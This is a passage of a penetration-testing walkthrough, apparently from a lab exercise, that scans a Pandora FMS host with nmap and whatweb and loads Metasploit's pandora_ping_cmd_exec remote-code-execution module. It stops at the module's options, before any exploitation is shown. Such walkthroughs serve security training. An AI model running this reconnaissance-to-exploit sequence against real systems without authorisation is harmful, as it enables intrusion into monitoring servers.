


```
hackercoolmagz@kali:~$ nmap -sV 192.168.36.149
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-29 07:52 EDT
Nmap scan report for 192.168.36.149
Host is up (0.00095s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
3306/tcp open  mysql   MySQL (unauthorized)
8022/tcp open  http    Pandora FMS (timezone: +0200)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```

Once port scanning is finished, let's use whatweb tool to find what service is running on the target system.




```
hackercoolmagz@kali:~$ whatweb 192.168.36.149
http://192.168.36.149 [200 OK] Apache[2.4.6], Country[RESERVED][ZZ], HTTPServer[Ce
ntOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[192.168.36.149], Meta-Refresh-Redirect
[/pandora_console/], PHP[5.4.16]
http://192.168.36.149/pandora_console/ [200 OK] Apache[2.4.6], Cookies[PHPSESSID],
 Country[RESERVED][ZZ], HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[1
92.168.36.149], JQuery[1.9.0], Meta-Author[Pandora FMS Developer team], PHP[5.4.16
], Pandora-FMS, PasswordField[pass], Script[javascript,text/javascript], Title[Pan
dora FMS - the Flexible Monitoring System], X-Powered-By[PHP/5.4.16]
hackercoolmagz@kali:~$
```




```
msf5 > search pandora

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check
 Description
   -  ----                                      ---------------  ----       -----
 -----------
   0  exploit/linux/http/pandora_fms_exec       2014-01-29       excellent  Yes
 Pandora FMS Remote Code Execution
   1  exploit/linux/http/pandora_fms_sqli       2014-02-01       excellent  Yes
 Pandora FMS Default Credential / SQLi Remote Code Execution
   2  exploit/linux/http/pandora_ping_cmd_exec  2020-03-09       excellent  Yes
 Pandora FMS Ping Authenticated Remote Code Execution
   3  exploit/multi/http/pandora_upload_exec    2010-11-30       excellent  Yes
 Pandora FMS v3.1 Auth Bypass and Arbitrary File Upload Vulnerability
```

Load the pandora_ping_cmd_exec module.




```
msf5 > use exploit/linux/http/pandora_ping_cmd_exec
msf5 exploit(linux/http/pandora_ping_cmd_exec) > show options

Module options (exploit/linux/http/pandora_ping_cmd_exec):

   Name       Current Setting   Required  Description
   ----       ---------------   --------  -----------
   PASSWORD                     yes       The password to authenticate with
   Proxies                      no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                       yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      80                yes       The target port (TCP)
   SRVHOST    0.0.0.0           yes       The local host or network interface to
listen on. This must be an address on the local machine or 0.0.0.0 to listen on al
l addresses.
```



